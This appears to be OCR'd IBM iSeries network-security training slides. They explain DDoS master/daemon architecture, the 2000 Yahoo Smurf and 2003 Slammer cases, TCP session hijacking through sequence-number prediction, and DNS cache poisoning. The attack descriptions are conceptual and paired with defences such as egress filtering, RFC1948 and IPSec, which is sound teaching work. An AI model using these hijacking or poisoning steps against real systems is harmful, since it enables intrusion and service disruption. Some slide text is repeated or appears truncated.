
Teardrop2/Bonk/Boink attack sends a malformed UDP header to the target computer. If the operating system cannot handle a malformed UDP header, it may crash.

How to prevent Teardrop, Teardrop2/Bonk/Boink attack

iSeries server is resistant to Teardrop/Teardrop2/Bonk/Boink attacks.

Distributed Denial of Service attack (DDoS attack)

- Deliver attack programs over Master and Daemon computers
- Daemon computers attack target with DoS attack
- Difficult to trace back attacker from Master and Daemon computers




Attacker
- Deliver Master programs over Master computers
- Sends attack commands to Masters to attack target

Master (Handler) computers
- Deliver Daemon programs to Daemon computers automatically
- Relay attack commands to Daemons to attack target

Daemon (Agent) computers
- Waiting for the attack command to attack target
- Attack target with DoS attacks (Ping flood, SYN flood, Smurf, etc.)

Target
- Difficult to trace back attacker because attacks are done by Daemons

Feb7th, 2000 www.yahoo.com DDoS attack case




Source IP	Destination IP	
Yahoo	Master	ICMP Echo Request

Source IP	Destination IP	
Yahoo	Daemon	ICMP Echo Request

Source IP	Destination IP	
Daemon	Yahoo	ICMP Echo Reply

- Smurf attack was used for this attack
- 1gig bit/sec ICMP Echo reply packets caused slow network response in yahoo.com domain

Feb7th, 2000 www.yahoo.com DDoS attack case - How they recovered?



Source IP	Destination IP	
Yahoo	Master	ICMP Echo Request

Source IP	Destination IP	
Yahoo	Daemon	ICMP Echo Request


Source IP	Destination IP	
Daemon	Yahoo	ICMP Echo Reply

2.Created a filter rule to cut off ICMP protocol and activated it

1.Cut off the traffic between ISP and Yahoo

After the attack, ISP is limiting ICMP bandwidth with CAR (Committed Access Rate) function

Jan24th, 2003 Slammer worm case




If the server was infected, the worm:

1. Generates random IP addresses
2. Tries to spread W32.SQLExp Worm through UDP port 1434

- A buffer overflow vulnerability of MS SQL server 2000 allows the worm remain in the memory
- The worm tries to send UDP packets to spread worm to random IP addresses through the Internet
- A great number of UDP packets caused the Internet slow down

Jan24th, 2003 Slammer worm case - How to prevent



- Close inbound/outbound UDP port 1434 on servers or gateway routers
  - Worm cannot spread itself through UDP port 1434

- Apply security patch on MS SQL 2000 server to fix buffer overflow vulnerability

Distributed Denial of Service attack (DDoS attack) - Q&A

- Why it is difficult to trace the attacker back?
  - All packets to infect other servers (Attacker to Master, Master to Daemon) have fake source IP addresses, so it is difficult to trace the attacker back

- What is the impact of DDoS attack?
  - A great number of ICMP, TCP, or UDP packets waste your network bandwidth (1gig bit/s) and it causes slow network response

- What should I do when my server is having DDoS attack?
  - Investigate what kind of protocol packets are reaching (ICMP, TCP, or UDP) with QIPFILTER journal or IDS log
  - Switch off the gateway router to prevent packets from reaching to your server or to corporate network
  - Create a IPFILTER rule to cut off attacking packets by protocol (i.e. ICMP) or protocol and port (i.e. UDP port 1434)
  - After your server and your corporate network become stable, switch on the gateway router with new IPFILTER rule activated

Distributed Denial of Service attack (DDoS attack) - prevention actions

- Actions to prevent your server from DDoS attack from Daemons

iSeries actions
- Limit ICMP or TCP/UDP packets from untrusted hosts with IPFILTER
- Limit the TCP/UDP bandwidth with Qos

Router action
- Limit the ICMP or TCP/UDP bandwidth with CAR(Comitted Access Rate) function

- Actions not to attack other servers as Master or Daemon


iSeries actions
- Scan your server if Master or Daemon program exists
- Egress filtering - Limit any outgoing IP packets which source IP addresses don't match with server's IP address

Router action
- Disable IP-Directed Broadcast (Smurf attack protection)

ISP action
- Ingress filtering - Limit any outgoing IP packets which source IP addresses don't match with IP addresses assigned under ISP

Distributed Denial of Service attack (DDoS attack)


Egress filtering - iSeries action



Limit any packets which source IP addresses are not 192.168.1.10

- DDoS attacking program generates packets to infect other servers with fake source IP address
- Egress and Ingress filtering limit packets which source IP addresses are fake

Ingress filtering - ISP action



Limit any packets which source IP addresses are not 192.168.1.x

Notes Distributed Denial of Service attack (DDoS attack)

Distributed Denial Service attack(DDoS attack) is the method to create many Daemon computers to attack the target. DDoS also makes it difficult to trace attacker back from target because Daemon computers are attacking the target computer with SYN flood, Smurf, or other Denial of Service attacks.

How to prevent DDoS attack

- Actions to protect your server from DDoS attack from Daemon
  - Limit ICMP or TCP/UDP packets from untrusted hosts with IPFILTER
  - Limit TCP/UDP bandwidth with Qos
  - Limit the ICMP or TCP/UDP bandwidth with CAR(Comitted Access Rate) function
- Actions not to attack other servers as Master or Daemon
  - Scan your server if Master or Daemon program exists
  - Egress filtering - Limit any outgoing IP packets which source IP addresses don't match with server's IP address
  - Disable IP-Directed Broadcast (Smurf attack protection)
  - Ingress filtering - Limit any outgoing IP packets which source IP addresses don't match with IP addresses assigned under ISP


Spoofing attacks

Spoofing attacks

- IP spoofing attack
- DNS spoofing attack
- Web spoofing attack

IP spoofing attack

- Hijack TCP session between server and its trusted host



Trusted Host
(Used for disguising)

Target
Server

Attacker

SYN
SEQ=100

SYN ACK
ACK=101 SEQ=23

DoS Attack

SYN
SEQ=200

SYN ACK
ACK=201 SEQ=23

ACK
ACK=24

1.Attacker sends SYN packet with SEQ=100.

2.Attacker receives SYN ACK packet with SEQ=23.
Attacker suspects that the next ACK number must be 24.

3.Attacker attacks the Trusted Host with DoS attack so that the Trusted Host cannot listen to any incoming packets.

4.Attacker sends SYN packet with SEQ=200 with Trusted Host's source IP address.

5.Target Server sends SYN ACK to the Trusted Host but it cannot be received by Trusted Host due to the DoS attack.

6.Attacker sends ACK packet with ACK=24 with Trusted Host's source IP address. If it is accepted by Target server, this TCP session is hijacked by attacker.

- Follow RFC1948 implementation - Generate unpredictable ISN(Initial Sequence number)

iSeries action

- Use IPSec(VPN) protocol - Data origin authentication confirms that the data origin was from a device that knows the correct cryptographic key

Notes IP spoofing attack

IP Spoofing attack is to hijack TCP session between server and its trusted host. Unless using any secured protocol such as IpSec, the only thing to trust host is IP Address. If the server trusts hosts with IP address, it is possible that attacker establish trusted TCP connection between attacker and server by hijacking TCP session between the server and its trusted hosts. It is thought that TCP connection is safe as long as SEQ(Sequence) number and ACK(Acknowledge) number assigned in sequence in each packet. But if the SEQ number is predictable, there is a possibility that someone hijack TCP session with predicted SEQ number. During the negotiation of TCP session, each host exchange SYN, SYN SEQ, and ACK packets. IP spoofing attack is to predict SEQ number from previously received SEQ number from Target and to hijack the TCP session with predicted SEQ number.

How to prevent IP Spoofing attack

- Follow RFC1948 implementation

To prevent IP spoofing attack, ISN(Initial Sequence Number) should not be predicted. RFC1948 (Defending Against Sequence Number Attacks) implements the

logic to generate random ISN with: ISN = M + F(localhost, localport, remotehost, remoteport) M is current 4 millisecond timer, F is hash function such as MD5.

Using RFC1948 implementation, it is possible to generate ISNs which are not predictable.

- Use of IPSec protocol

Another option to prevent IP spoofing attack is to use IPSec (also known as VPN) for connection between server and host. IPSec can provide a secured

connection and an encrypted payload with its implementation. The authentication proves data origin authentication, data integrity, and replay protection, which


are explained as follows:

  - Data origin authentication confirms that the data origin was from a device that knows the correct cryptographic key.
  - Data integrity proves that the contents of a datagram has not been changed since the authentication data was created.
  - Replay protection prevents an attacker from sending bogus IPSec packets resulting in unnecessary cryptographic operations. For example, if an attacker kept retransmitting the ESP last packet sent, replay protection will prevent that packet from being decrypted and authenticated each time. The sequence number in the IP header is always in clear text.

DNS spoofing attacks

- DNS spoofing attack with DNS cache poisoning
- DNS Spoofing attack with Zone transfer

DNS spoofing attack with DNS cache poisoning - Symptom



2 Asks Query to resolve IP address of www.attacker.com

3 Query Answer from ns.attacker.com

1 Asks recursive Query for www.attacker.com

DNS server
ns.ibm.com
192.168.1.1

Domain ibm.com

Attacker

DNS server
ns.attacker.com
171.21.1.1

Domain attacker.com

Original DNS record on ns.ibm.com

```
www.ibm.com   A  192.168.1.3
ns.ibm.com    A  192.168.1.1
```

Query Answer from ns.attacker.com

```
www.attacker.com   A  172.21.1.3
```

Answer section
www.ibm.com A 172.21.1.5
(Malicious answer)

This malicious answer www.ibm.com 172.21.1.5 remains on DNS cache on ns.ibm.com

After DNS spoofing DNS record on ns.ibm.com

```
www.ibm.com   A  192.168.1.3
ns.ibm.com    A  192.168.1.1
```

